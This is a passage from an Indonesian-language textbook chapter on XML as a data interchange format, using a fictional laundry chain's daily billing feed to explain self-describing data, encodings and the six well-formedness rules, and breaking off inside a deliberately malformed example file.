Setiap bab itu memiliki **seorang manusia di salah satu ujungnya**. Ada yang mengeklik; ada yang membaca. HTML ada karena manusia punya mata: `<h1>` berarti *gambarkan ini besar-besar*.

Bab ini menyingkirkan manusia itu.

Setiap akhir hari, kantor pusat menginginkan tagihan dari masing-masing ketiga gerai, agar dapat mencocokkan uang tunai, pembayaran QRIS, dan deposit prabayar pelanggan. Sebuah paket akuntansi yang dijalankan oleh kantor jasa dari luar menginginkan tagihan yang sama sebulan sekali. *Front end* web milik Laundry sendiri, yang ditulis dalam JavaScript, menginginkan daftar harga dan status sebuah tagihan. Dalam semua kasus itu tidak ada seorang pun yang akan *melihat* datanya. Satu program menulisnya; program lain membacanya.

Maka pertanyaan bab ini adalah: dalam bentuk apa data harus meninggalkan basis data, bagaimana penghasil dan pembacanya bersepakat tentang bentuk itu, dan bagaimana pembaca dapat memeriksa bahwa yang tiba memang yang dijanjikan? **Gambar 6.1** adalah peta jawabannya. Satu kueri menghasilkan satu rekaman netral per tagihan; dua pembuat dokumen mengubah rekaman-rekaman itu menjadi dokumen XML dan dokumen JSON; lalu dokumen-dokumen itu divalidasi, diubah menjadi lembar harian yang siap cetak, dan disajikan lewat HTTP oleh sebuah *endpoint feed*.



Gambar 6.1 Rencana bab ini: satu sumber, dua format, banyak pembaca. Setiap kotak di sebelah kanan dibangun, dalam PHP, Java, dan Python, sebelum bab ini berakhir.

Semua yang ada di bab ini memakai data sungguhan. Contoh yang terus dipakai adalah gerai O01 (Rungkut) pada 26 September 2026: empat tagihan, satu di antaranya dibatalkan dan satu lagi masih menunggu diambil, dibayar tunai, dengan QRIS, dan dari deposit pelanggan. Sekecil itu, satu hari tersebut sudah memuat setiap kasus canggung yang harus ditangani sebuah *feed*.

6.2 Masalah yang Diselesaikan Data Terstruktur

6.2.1 Dua program yang harus bersepakat

Kupas situasinya sampai ke tulang. Ada dua program, ditulis oleh orang yang berbeda, mungkin terpaut bertahun-tahun, dalam bahasa yang berbeda, di mesin yang berbeda. Salah satunya memiliki informasi; yang lain membutuhkannya. Informasi itu harus menyeberangi celah sebagai deretan bita, karena deretan bita adalah satu-satunya hal yang pernah menyeberangi celah. Jadi kedua program harus sepakat sebelumnya tentang arti bita-bita itu.

> **DEFINISI. Format pertukaran data** (*data interchange format*) adalah cara yang disepakati untuk menuliskan informasi sebagai bita, sehingga program yang tidak menghasilkannya dapat membacanya kembali tanpa mengajukan pertanyaan apa pun kepada penghasilnya.

Anak kalimat terakhir itulah seluruh persyaratannya. Jika program pembaca harus mengirim pesan kepada seseorang untuk menanyakan arti kolom 7, format itu gagal. Kesepakatan itu juga harus bertahan: bertahan ketika salah satu pihak ditulis ulang, ketika salah satu pihak diganti produk lain, ketika sepuluh tahun berlalu.

6.2.2 Contoh kegagalan yang dikerjakan

Berikut transaksi hari itu di gerai Rungkut, ditulis dengan cara secepat mungkin, satu tagihan per baris dengan koma di antara nilai-nilainya:

Kode 6.1 Empat tagihan tanggal 26 September 2026 sebagai nilai yang dipisahkan koma. Semua yang perlu diketahui pembaca justru tidak ada di dalam berkas itu sendiri.

```
B2905,C0022,Vania Wirawan,S0003,7,departed,42000,cash,42000
B2908,C0121,Laras Chandra,S0001,10,departed,80000,qris,80000
B2911,C0246,Dimas Wibowo,S0009,1,departed,0,,
B2913,C0216,Diah Siregar,S0012,1,finished,30000,credit,30000
```

Telusuri apa saja yang harus diberitahukan kepada rekan baru sebelum **Kode 6.1** dapat dipakai. Apakah kolom 5 itu kilogram, potong, atau pasang? Apakah `42000` jumlah yang ditagihkan atau jumlah yang dibayar, dan mengapa muncul dua kali? Mengapa tagihan ketiga berstatus *departed* dengan tagihan nol, dan mengapa dua kolom terakhirnya kosong: pembayarannya hilang, atau memang tidak ada? Apa yang terjadi bila pelanggan membayar satu tagihan dalam dua kali; apakah barisnya bertambah dua kolom? Dan begitu muncul deskripsi layanan yang mengandung koma, seperti *Wash, dry & fold*, setiap kolom sesudahnya bergeser satu tempat ke kanan.

Setiap pertanyaan itu punya jawaban, dan tidak satu pun jawabannya ada di dalam berkas. Jawaban-jawaban itu tinggal di kepala seseorang, atau di dokumen yang ditulis sekali lalu tak pernah diperbarui. Itulah kegagalannya: data dan maknanya telah terpisah.

Sekarang salah satu tagihan yang sama ditulis sebagai XML:

Kode 6.2 Satu tagihan sebagai XML, dipersingkat. Setiap nilai diberi label oleh elemen atau atribut yang memuatnya.

```
<bill id="B2911" status="departed" cancelled="true">
  <customer id="C0246">Dimas Wibowo</customer>
  <service id="S0009" price="25000">Blanket (per item)</service>
  <unit>1</unit>
  <charged>0</charged>
</bill>
```


Bacalah **Kode 6.2**, dan pertanyaan-pertanyaan tadi lenyap. Angka `1` adalah sebuah `unit`; harganya per potong; tagihan itu ditandai `cancelled`, yang menjelaskan angka nol; dan tidak ada elemen `payment` karena memang tidak ada yang dibayar. Pembayaran kedua cukup menjadi elemen `payment` kedua. Koma dalam *Wash, dry & fold* tidak lagi menjadi pemisah, karena tidak ada apa pun dalam XML yang dipisahkan dengan koma.

XML membayar semua ini dengan bita: setiap nama diulang untuk setiap nilai. Subbab 6.19 mengukur biaya itu dan mendapati jauh lebih kecil daripada kata orang. Yang dibeli dengan bita-bita tersebut adalah bahwa berkas itu kini **menjelaskan dirinya sendiri** (*self-describing*).

> **WAWASAN KUNCI:** Gagasan pokok XML adalah bahwa nama bepergian bersama nilainya. Dalam CSV, nama sebuah kolom tinggal di luar berkas, di sebuah dokumen atau di ingatan seseorang. Dalam XML, nama setiap nilai ditulis tepat di sampingnya, setiap kali. Ongkosnya pengulangan. Manfaatnya, berkas itu tetap bermakna sepuluh tahun lagi, di mesin yang belum dibuat, bagi pembaca yang tidak pernah bertemu dengan pembuatnya.

6.2.3 Aplikasi portabel, data portabel

Sebuah perbandingan dari dasawarsa 1990-an menempatkan XML dalam sejarah yang kebanyakan pembaca alami tanpa menyadarinya.



Gambar 6.2 Java. Janjinya pada 1995 adalah *write once, run anywhere*: kompilasi program menjadi *bytecode*, dan mesin apa pun yang memiliki mesin virtual Java dapat menjalankannya. Aplikasi menjadi portabel. Rilis terkini dan rilis dukungan jangka panjangnya adalah keadaan September 2026 [1].

```xml
<?xml version="1.0"?>
<quiz>
  <qanda seq="1">
    <question>
      Kode status HTTP mana yang berarti "Not Found"?
    </question>
    <answer>404</answer>
  </qanda>
  <!-- Catatan: pertanyaan lain ditambahkan nanti. -->
</quiz>
```

XML

Gambar 6.3 XML, paruh kedua perbandingan itu: *data portabel*. Dokumen yang tampak adalah kuis kecil, sebuah pertanyaan dan jawabannya beserta komentar, ditulis dengan tag yang diciptakan seseorang untuk keperluan itu.

Pasangan **Gambar 6.2** dan **Gambar 6.3** itu tepat sekali. Pada awal 1990-an sebuah program terikat pada satu jenis mesin, dan Java menyerang ikatan itu dengan semboyan *aplikasi portabel*. Namun data terikat pada program dengan cara yang persis sama: dokumen WordPerfect membutuhkan WordPerfect dan lembar kerja Lotus 1-2-3 membutuhkan Lotus, dan ketika vendornya lenyap, datanya sulit diselamatkan. XML menyerang *ikatan itu*, dengan semboyan *data portabel*: berkas yang dapat dibaca program apa pun, karena aturan membacanya bersifat publik, sederhana, dan dimiliki lembaga standar, bukan perusahaan.


Perhatikan **Gambar 6.3** baik-baik. Tidak ada yang pernah membakukan `<qanda>`. Siapa pun yang membutuhkannya menciptakannya sendiri. Itu bukan celah dalam XML; itulah XML.

6.3 Apa XML Itu, dan Apa yang Bukan

6.3.1 Bahasa untuk membuat bahasa

> **DEFINISI.** XML, **eXtensible Markup Language**, adalah **bahasa-meta** (*meta-language*): seperangkat aturan untuk menciptakan bahasa markah. XML tidak memiliki kosakata tag sendiri. XML adalah tata bahasa yang wajib dipatuhi setiap kosakata semacam itu.

HTML memiliki daftar tag yang tetap, diputuskan oleh sebuah komite standar: `<p>`, `<table>`, `<img>`. Anda tidak boleh menciptakan `<bill>` dalam HTML; peramban tidak akan tahu apa yang harus dilakukan dengannya. XML **sama sekali tidak memiliki tag**. XML hanya punya aturan tentang cara menulis tag (harus ditutup, harus bersarang dengan benar, nilai atributnya harus berpetik) dan tidak berkata apa pun tentang tag *mana* yang ada. Andalah yang memilihnya.



Gambar 6.4 Satu bahasa-meta, banyak bahasa. XML hanya menyediakan aturan bentuk; XHTML, SVG, MathML, RSS dan Atom, Office Open XML, serta `bills.xml` milik Laundry masing-masing menyediakan kosakatanya, dan satu *parser* membaca semuanya.

Bahasa-bahasa tulis memberi analogi yang baik. Bahasa Inggris, bahasa Indonesia, dan bahasa Swahili memakai abjad yang sama, memberi spasi di antara kata, dan dibaca dari kiri ke kanan, padahal hampir tidak berbagi satu kata pun. Aturan bersama itu menyangkut *bentuk* tulisan. XML adalah bentuk itu. **Gambar 6.4** memperlihatkan sebagian bahasa yang sepakat tentang bentuk tersebut: MathML, SVG, RSS, format di dalam setiap berkas `.docx`, dan *feed* tagihan Profitina Laundry. Mereka tidak berbagi satu tag pun, dan kesepakatan tentang bentuk itu saja sudah cukup bagi satu *parser* untuk membaca semuanya.

> **WAWASAN KUNCI:** Karena setiap kosakata XML mematuhi aturan mekanis yang sama, satu perangkat lunak, yaitu **parser XML** (pengurai XML), dapat membaca semuanya, termasuk kosakata yang diciptakan setelah *parser* itu ditulis. *Parser* memecah berkas menjadi elemen, atribut, dan teks tanpa tahu sedikit pun apa itu tagihan. Itulah sebabnya beberapa baris kode yang sama di bab ini dapat membaca *feed* laundry, rumus matematika, atau *feed* berita.

6.3.2 HTML menggambarkan tampilan; XML menggambarkan makna

Berikut secuil HTML:

Kode 6.3 HTML: setiap tag adalah perintah tentang tampilan. Buat ini besar, buat ini tebal, mulai paragraf.

```
<H1>This is a heading</H1>
<P>A<B>paragraph</B>started from here</P>
```

Dan isi yang sama, diberi markah menurut *apa* isinya:

Kode 6.4 Isi yang sama diberi markah menurut maknanya. Tidak ada yang berkata “besar” atau “tebal” di sini.

```
<article>
  <title>This is a heading</title>
  <body>A <emphasis>paragraph</emphasis> started from here</body>
</article>
```

Perbedaan antara **Kode 6.3** dan **Kode 6.4** adalah perbedaan antara kedua pendekatan itu. `<B>` berkata *tebal*. `<emphasis>` berkata *ini penting*, dan membiarkan terbuka apakah akhirnya tebal, miring, diucapkan lebih keras oleh pembaca layar, atau diabaikan.

> **DEFINISI.** XML menggambarkan **struktur** dan **semantik** data: apa saja bagian-bagiannya dan bagaimana hubungannya. XML dengan sengaja tidak menggambarkan **format** atau **tata letak**. Itu tugas dokumen lain, yang diperkenalkan Subbab 6.16: *stylesheet* XSLT.

Pemisahan ini berakibat nyata di Subbab 6.16. Di sana *feed* tagihan menjadi lembar harian HTML yang siap cetak. Jika petugas konter menginginkan lembar harian yang diurutkan lain, atau ingin kolom nomor telepon, **berkas datanya sama sekali tidak berubah**; hanya *stylesheet*-nya yang berubah.

6.3.3 Lima hal yang bukan XML

Karena XML tampak mirip HTML dan muncul di mana-mana, XML mengumpulkan lima salah paham. **Tabel 6.1** meluruskannya.

Tabel 6.1 Lima anggapan tentang XML, masing-masing diluruskan. XML bukan satu pun dari hal-hal itu, tetapi dapat diubah menjadi, dipakai dari, dikirim lewat, atau disimpan di semuanya.

Anggapan	Mengapa keliru	Yang benar
XML menggantikan HTML	XML tidak mendefinisikan tag, jadi tidak dapat menggambar halaman	HTML *dapat ditulis sebagai* XML: itulah XHTML
XML adalah format tampilan	XML tidak berkata apa pun tentang tampilan	XML *dapat diubah menjadi* format tampilan, dengan XSLT
XML adalah bahasa pemrograman	Dokumen tidak punya perintah, variabel, atau gelung	XML *dapat dipakai dari* hampir semua bahasa pemrograman
XML adalah protokol jaringan	XML tidak mendefinisikan koneksi, port, atau jabat tangan	XML *dapat dikirim lewat* jaringan: SOAP melakukan persis itu
XML adalah basis data	XML tidak punya indeks, pengoptimal kueri, atau transaksi	XML *dapat disimpan di* basis data, dan basis data dapat mengembalikannya

Setiap pelurusan dalam **Tabel 6.1** mengubah klaim *identitas* menjadi klaim *hubungan*. XML adalah notasi, sebagaimana angka desimal adalah notasi: angka bukan aritmetika, tetapi Anda dapat berhitung dengannya, mengirimnya lewat kabel, dan menyimpannya di basis data.

> **PERINGATAN:** Karena XML mirip HTML, pemula mengira peramban akan "menjalankannya". Tidak demikian. Buka `bills.xml` di peramban dan Anda hanya mendapat pohon tag, karena tidak ada yang memberi tahu peramban arti `<bill>`. Subbab 6.17 menunjukkan dua cara memberitahunya.

6.3.4 Di mana XML benar-benar muncul

Konfigurasi. Dunia peladen Java dikonfigurasi dengan XML (Bab 7 menyunting `web.xml` dengan tangan), aplikasi Android dengan `AndroidManifest.xml`, dan *build* Maven dengan `pom.xml`.

Pertukaran antarorganisasi. Standar antarbisnis seperti **ebXML** untuk bisnis elektronik dan **IFX**, Interactive Financial eXchange, untuk pesan perbankan adalah XML. Di mana uang berpindah antarlembaga, dokumen XML sangat sering ikut berpindah; faktur elektronik di Indonesia dan banyak tautan *host-to-host* perbankan adalah contoh lainnya.

Pengiriman pesan. SOAP memanggil fungsi di komputer organisasi lain dengan mengirim amplop XML dan menerima amplop balasan. Banyak perangkat lunak perbankan, asuransi, dan pemerintahan masih memakainya.

Dokumen yang sekaligus data. Berkas `.docx` adalah arsip zip berisi XML; demikian pula `.xlsx` dan `.pptx`. Siapa pun yang menyimpan berkas Word sedang menulis XML.

***Feed* dan grafis. RSS** dan **Atom** membawa *feed* berita dan setiap podcast; **SVG** menggambar grafis vektor; **sitemap.xml** memberi tahu mesin pencari halaman apa saja yang dimiliki sebuah situs (Subbab 6.22 kembali membahasnya).

6.4 Dokumen XML Pertama Anda

6.4.1 Baris pertama: deklarasi XML

Berikut sebuah dokumen lengkap, dan kita akan membacanya baris demi baris.

```
<?xml version = "1.0" encoding = "ISO-8859-1"?>
<note>
    <to>Yarik</to>
    <from>Naya</from>
    <heading>Reminder</heading>
    <body>Don't forget to help mommy!</body>
</note>
```

Gambar 6.5 Dokumen XML lengkap: catatan singkat dari Naya untuk Yarik. Setiap aturan bahasa ini tampak dalam enam baris tersebut.

Baris pertama **Gambar 6.5** bukan elemen. Itulah **deklarasi XML**, yakni dokumen yang memberi tahu *parser* cara membaca sisa dirinya:

Kode 6.5 Deklarasi XML dari **Gambar 6.5**. Diawali `<?` dan diakhiri `?>`, yang menandainya sebagai instruksi pemrosesan, bukan elemen.

```
<?xml version = "1.0" encoding = "ISO-8859-1"?>
```

Kode 6.5 memberikan dua fakta. `version="1.0"` menyebut edisi aturan XML yang diikuti dokumen itu; Subbab 6.11 menjelaskan mengapa, dalam praktik, semua orang menulis 1.0. `encoding="ISO-8859-1"` adalah paruh yang lebih penting dan lebih sering disalahpahami.

Karakter adalah sesuatu yang abstrak: huruf A, angka 7, apostrof dalam *Ma'ruf*. **Pengodean** (*encoding*) adalah aturan yang memetakan setiap karakter ke bita. Karakter yang sama dapat disimpan sebagai bita berbeda di bawah pengodean berbeda, dan, inilah bagian yang menggigit, bita yang sama berarti karakter berbeda di bawah pengodean berbeda. ISO-8859-1 (Latin-1) memiliki 256 slot satu bita untuk huruf-huruf Eropa Barat; tidak ada tempat untuk aksara Jawa, untuk aksara Tionghoa, bahkan untuk apostrof tipografis.

> **PERINGATAN:** Pakailah UTF-8. UTF-8 dapat menyatakan setiap karakter Unicode, termasuk aksara Jawa, Bali, Arab, dan emoji, sambil tetap menyimpan teks Inggris biasa satu bita per karakter, persis seperti Latin-1. Setiap berkas di bab ini mendeklarasikan `encoding="UTF-8"`. Berkas yang mengaku Latin-1 tetapi memuat karakter di luarnya tidak akan dapat diurai; berkas yang mengaku UTF-8 tetapi disimpan sebagai Latin-1 bisa saja terurai lalu diam-diam menyerahkan huruf yang salah.

Deklarasi ini opsional; tanpanya *parser* menganggap versi 1.0 dan UTF-8. Tetaplah menuliskannya: satu baris menghapus satu asumsi.

6.4.2 Elemen akar dan anak-anaknya

Baris kedua **Gambar 6.5** membuka elemen bernama `note`, dan baris terakhir menutupnya. Semua yang lain berada di antara keduanya.

```
<to>Yarik</to>
<from>Naya</from>
<heading>Reminder</heading>
<body>Don't forget to help mommy!</body>
```

Gambar 6.6 Empat elemen anak dari `note`: `to`, `from`, `heading`, dan `body`. Masing-masing dibuka, memuat teks, dan ditutup, seluruhnya di dalam `note`.

Bacalah salah satu anak dalam **Gambar 6.6** pelan-pelan, karena ia memuat seluruh sintaksis XML: `<to>Yarik</to>`. Ia terdiri atas tiga bagian. `<to>` adalah **tag pembuka**: sebuah `<`, **nama** elemen, sebuah `>`. `Yarik` adalah **isi**, di sini sepotong teks; isi dapat juga berupa elemen lain, atau kosong. `</to>` adalah **tag penutup**, sama dengan tag pembuka kecuali tambahan `/`.

> **DEFINISI. Elemen** adalah tag pembuka, isinya, dan tag penutup yang sepadan. **Atribut** adalah pasangan `nama="nilai"` yang ditulis di dalam tag pembuka. **Elemen akar** adalah satu-satunya elemen yang memuat semua elemen lain; setiap dokumen XML memiliki tepat satu.

Satu kebiasaan yang berguna sejak hari pertama: **bacalah dokumen keras-keras sebagai kalimat. Gambar 6.5** terbaca: *ini sebuah catatan; penerimanya Yarik; pengirimnya Naya; judulnya "Reminder"; isinya "Don't forget to help mommy!"* Kalimatnya masuk akal, dan itu menandakan rancangannya sehat. Coba hal yang sama pada dokumen yang elemennya bernama `value1`, `value2`, dan `value3`: *ini sebuah data; value1-nya Yarik*. Kalimatnya tidak bermakna, dan ketidakbermaknaan itu gejala: nama yang tidak membawa informasi menghasilkan berkas yang tidak menjelaskan apa-apa. XML mengizinkannya; hanya selera yang mencegahnya.

6.4.3 *Feed* tagihan Profitina Laundry

Sekarang dokumen yang menjadi poros bab ini. Dokumen ini tidak diketik dengan tangan: ia diekspor dari `laundry.db` oleh program-program di Subbab 6.18, dan setiap program di bab ini membacanya.

Kode 6.6 `data/bills.xml`: tagihan yang diterima gerai O01 pada 26 September 2026, diekspor dari `laundry.db`. Empat tagihan, empat pelanggan, tiga pembayaran.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Profitina Laundry: the bills one outlet received on one day.
     Money is whole rupiah. Times are shop time, WIB (UTC+7). -->
<bills outlet="O01" date="2026-09-26">
  <bill id="B2905" status="departed">
    <customer id="C0022">Vania Wirawan</customer>
    <service id="S0003" price="6000">Ironing only (per kg)</service>
    <unit>7</unit>
    <rack>B03</rack>
    <arrived>2026-09-26T09:05:04+07:00</arrived>
    <finished>2026-09-27T13:27:17+07:00</finished>
    <departed>2026-09-27T14:43:55+07:00</departed>
    <charged>42000</charged>
    <payment method="cash" at="2026-09-27T14:43:55+07:00">42000</payment>
  </bill>
  <bill id="B2908" status="departed">
    <customer id="C0121">Laras Chandra</customer>
    <service id="S0001" price="8000">Wash, dry &amp; fold (per kg)</service>
    <unit>10</unit>
    <rack>A02</rack>
    <arrived>2026-09-26T16:04:12+07:00</arrived>
    <finished>2026-09-28T07:23:59+07:00</finished>
    <departed>2026-09-28T17:12:18+07:00</departed>
    <charged>80000</charged>
    <payment method="qris" at="2026-09-28T17:12:18+07:00" reference="QRIS
834873937112">80000</payment>
  </bill>
  <bill id="B2911" status="departed" cancelled="true">
    <customer id="C0246">Dimas Wibowo</customer>
    <service id="S0009" price="25000">Blanket (per item)</service>
    <unit>1</unit>
    <rack>A17</rack>
    <arrived>2026-09-26T17:06:02+07:00</arrived>
    <departed>2026-09-27T07:46:02+07:00</departed>
    <charged>0</charged>
  </bill>
  <bill id="B2913" status="finished">
    <customer id="C0216">Diah Siregar</customer>
    <service id="S0012" price="30000">Helmet cleaning (per item)</service>
    <unit>1</unit>
    <rack>A06</rack>
    <arrived>2026-09-26T18:42:06+07:00</arrived>
    <finished>2026-09-28T16:02:33+07:00</finished>
    <charged>30000</charged>
    <payment method="credit" at="2026-09-26T18:45:55+07:00"
reference="DEPOSIT">30000</payment>
  </bill>
</bills>
```

Bacalah **Kode 6.6** keras-keras. *Inilah tagihan-tagihan gerai O01 untuk 26 September 2026. Yang pertama adalah tagihan B2905, sudah diambil (departed). Pelanggannya C0022, Vania Wirawan. Layanannya S0003, setrika saja, 6.000 rupiah per kilogram, dan unitnya 7. Cuciannya di rak B03. Tiba pukul 09.05 tanggal 26, selesai keesokan harinya pukul 13.27, dan diambil pukul 14.43. Tagihannya 42.000 rupiah, dan 42.000 dibayar tunai.* Kalimatnya berjalan.

Setiap pilihan dalam rancangan ini punya alasan, dan masing-masing akan muncul lagi di subbab berikutnya.

- **Pengenal menjadi atribut; isi menjadi elemen.** `id`, `status`, `method` adalah fakta kecil dan atomik tentang sesuatu; nama pelanggan, deskripsi layanan, dan jumlah uang adalah isinya. Subbab 6.7 memberikan aturannya.
- **Jumlah yang ditagihkan bernama `charged`.** Di basis data kolomnya adalah `Bill.payment`, nama warisan rancangan 2020, sedangkan pembayaran sesungguhnya ada di tabel `Payment`

tersendiri. *Feed* adalah janji yang dipublikasikan, jadi ia memakai nama yang paling jelas: `charged` untuk harga tagihan, `payment` untuk setiap jumlah yang benar-benar diterima, yang dapat muncul beberapa kali.

- **Tidak ada berarti tidak ada.** Tagihan B2911 dibatalkan sebelum sempat dicuci, jadi sama sekali tidak memiliki elemen `finished`; B2913 belum diambil, jadi tidak memiliki `departed`. Elemen kosong `<finished></finished>` akan menyatakan hal lain: bahwa ada waktu selesai dan waktunya kosong.
- **`cancelled` hanya muncul bila bernilai benar.** Tata bahasa di Subbab 6.12 memberinya nilai bawaan `false`, jadi menuliskannya di setiap tagihan hanya mengulang hal yang jelas.
- **Waktu membawa zona waktunya.** Basis data menyimpan waktu gerai sebagai `2026-09-26 09:05:04`. Begitu data meninggalkan gerai, string itu menjadi ambigu, sehingga *feed* menulis bentuk ISO 8601 `2026-09-26T09:05:04+07:00`, yang oleh XML Schema disebut `xs:dateTime`.
- **Hanya yang dibutuhkan pembaca.** *Feed* ini membawa id dan nama pelanggan, bukan nomor telepon, surel, atau tanggal lahir. Dokumen pelanggan tersendiri (Subbab 6.18) membawa rincian kontak bagi yang berhak melihatnya, dan keduanya tidak pernah membawa *hash* kata sandi.

CONTOH: Periksalah aritmetika hari itu dengan tangan, karena setiap program di bab ini mencetak angka-angka ini. Jumlah yang ditagihkan adalah $42000 + 80000 + 0 + 30000 = 152000$ rupiah. Pembayarannya $42000 + 80000 + 30000 = 152000$ rupiah, jadi tidak ada yang terutang. B2908 adalah `unit` 10 dari layanan seharga 8.000 per kilogram, dan $10 \times 8000 = 80000$, tepat sama dengan `charged`-nya: harga disalin pada saat tagihan dibuat, sehingga perubahan harga di kemudian hari tidak pernah menulis ulang sejarah. Empat tagihan, satu dibatalkan, Rp 152.000 ditagihkan dan Rp 152.000 dibayar: jika program Anda mencetak itu, semuanya sudah tersambung dengan benar.

6.5 *Well-Formedness*: Enam Aturan

Sebuah dokumen mematuhi aturan mekanis XML atau tidak sama sekali. Jika mematuhinya, dokumen itu **well-formed** (berbentuk baik) dan setiap *parser* XML di dunia akan membacanya. Jika tidak, dokumen itu sama sekali bukan XML, dan setiap *parser* akan menolaknya: bukan memperingatkan, bukan menebak, melainkan *menolak*.

DEFINISI. Sebuah dokumen **well-formed** bila mematuhi sintaksis XML: satu elemen akar; setiap tag pembuka dipasangkan dengan tag penutup; huruf besar-kecil yang sama pada keduanya; elemen bersarang dengan benar; nilai atribut di dalam tanda petik; tidak ada atribut yang diulang pada satu elemen. *Well-formedness* hanya menyangkut bentuk. Ia tidak berkata apa pun tentang masuk akal atau tidaknya dokumen itu.

```xml
<?xml version = "1.0"?>
<institution id = "4859">
    <name>ITS</name>
    <type>University</type>
    <address>
        <street>Jl Raya ITS</street>
        <city>Surabaya</city>
        <country>Indonesia</country>
    </address>
</institution>
```

Gambar 6.7 Dokumen *well-formed* yang menggambarkan sebuah institusi dengan alamat bersarang. Dokumen ini mematuhi keenam aturan, dan Subbab 6.5.1 sampai 6.5.6 memeriksanya satu per satu.

6.5.1 Satu elemen akar, dan hanya satu

Dalam **Gambar 6.7** akarnya adalah `institution`: dibuka di baris kedua dan ditutup di baris terakhir, dan hanya deklarasi yang berada di luarnya. Aturan ini ada karena *parser* membutuhkan satu titik awal. Dua elemen `<bill>` tingkat atas yang berdampingan membentuk hutan, bukan pohon, dan bukan XML. Perbaikannya selalu sama: bungkus keduanya, seperti yang dilakukan `bills.xml`. Pembungkus itu ternyata berguna, karena memberi kumpulan tersebut tempat untuk fakta-faktanya sendiri, `outlet` dan `date`.

6.5.2 Setiap tag pembuka punya tag penutup

HTML memaafkan `<p>one<p>two`; peramban diam-diam menyisipkan penutup yang hilang. Pemaafan itulah yang membuat *parser* HTML menjadi program raksasa yang semuanya harus menebak dengan cara yang sama. XML tidak memaafkan apa pun, dan karena itu *parser* XML berukuran kecil. Ada satu singkatan: elemen tanpa isi boleh ditulis sebagai satu tag yang diakhiri `/>`. `<br/>` dan `<br></br>` berarti persis sama bagi *parser*. Garis miring *sebelum* nama menutup elemen yang dibuka sebelumnya; garis miring *di akhir* tag menyatakan bahwa di dalamnya tidak ada apa-apa.

6.5.3 Huruf besar-kecil harus konsisten

XML **peka huruf besar-kecil** (*case-sensitive*): `<Customer>` dan `<customer>` sama berbedanya dengan `<customer>` dan `<rack>`. Jadi `<customer>Laras Chandra</Customer>` membiarkan `customer` terbuka selamanya. Pilih satu konvensi dan pegang teguh. Buku ini memakai nama berhuruf kecil, dan `camelCase` bila sebuah nama membutuhkan dua kata.

6.5.4 Elemen bersarang; tidak pernah tumpang-tindih

Peramban menerima `<b><i>It's bold and italic</b></i>`. XML menuntut `<b><i>It's bold and italic</i></b>`. Aturannya: **elemen yang paling akhir dibuka adalah elemen yang pertama ditutup.** Tumpang-tindih tidak dapat digambar sebagai pohon (apakah `i` di dalam `b`, atau `b` di dalam `i`?), dan semua hal baik di sisa bab ini bergantung pada setiap dokumen berbentuk pohon. Siapa pun yang pernah memasangkan kurung dalam program sudah memiliki nalurinya: `( [ ) ]` salah karena alasan yang sama.

6.5.5 Nilai atribut ditulis di dalam tanda petik

```
<note date=16 October 2020>
    <to>My dear daughter</to>
    <from>Your beloved one</from>
</note>
```

Gambar 6.8 Cara yang salah. Nilai atribut `date`, `16 October 2020`, tidak diapit tanda petik; bahkan pewarna sintaksis penyunting membingkai dua kata yang tidak dapat dibacanya sebagai atribut.

```
<note date="16 October 2020">
    <to>My dear daughter</to>
    <from>Your beloved one</from>
</note>
```

Gambar 6.9 Cara yang benar. Satu-satunya perbedaan dari **Gambar 6.8** adalah sepasang tanda petik.

Bandingkan **Gambar 6.8** dengan **Gambar 6.9** karakter demi karakter: dua tanda petik itulah seluruh perbedaannya. XML bersikeras karena spasi. Di dalam tag pembuka, spasi memisahkan satu atribut dari atribut berikutnya, sehingga tanpa petik *parser* tidak dapat memastikan apakah `October` bagian dari tanggal atau atribut kedua yang lupa diselesaikan. Petik tunggal dan petik ganda sama-sama sah; bila sebuah nilai memuat salah satunya, apit dengan yang lain: `label="Ibu Ratna's Kos"`.

6.5.6 Atribut tidak boleh diulang

`<payment method="cash" method="qris">` tidak sah, karena tidak ada jawaban masuk akal tentang artinya. Jika sesuatu memang dapat muncul lebih dari sekali, ia bukan atribut, melainkan elemen anak. Itulah sebabnya tagihan yang dibayar dua kali akan membawa dua elemen `payment`.

6.5.7 Menyaksikan *parser* menolak dokumen

Berikut sebuah berkas dengan empat kesalahan sekaligus:

Kode 6.7 `data/bills-malformed.xml`, rusak dalam empat cara: nilai atribut tanpa petik (baris 2), ketidakcocokan huruf besar-kecil (baris 4), `&` telanjang (baris 5), dan elemen `unit` yang tidak pernah ditutup (baris 6).

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O01" date=2026-09-26>
  <bill id="B2908" status="departed">
    <customer id="C0121">Laras Chandra</Customer>
    <service id="S0001" price="8000">Wash, dry & fold (per kg)</service>
    <unit>10
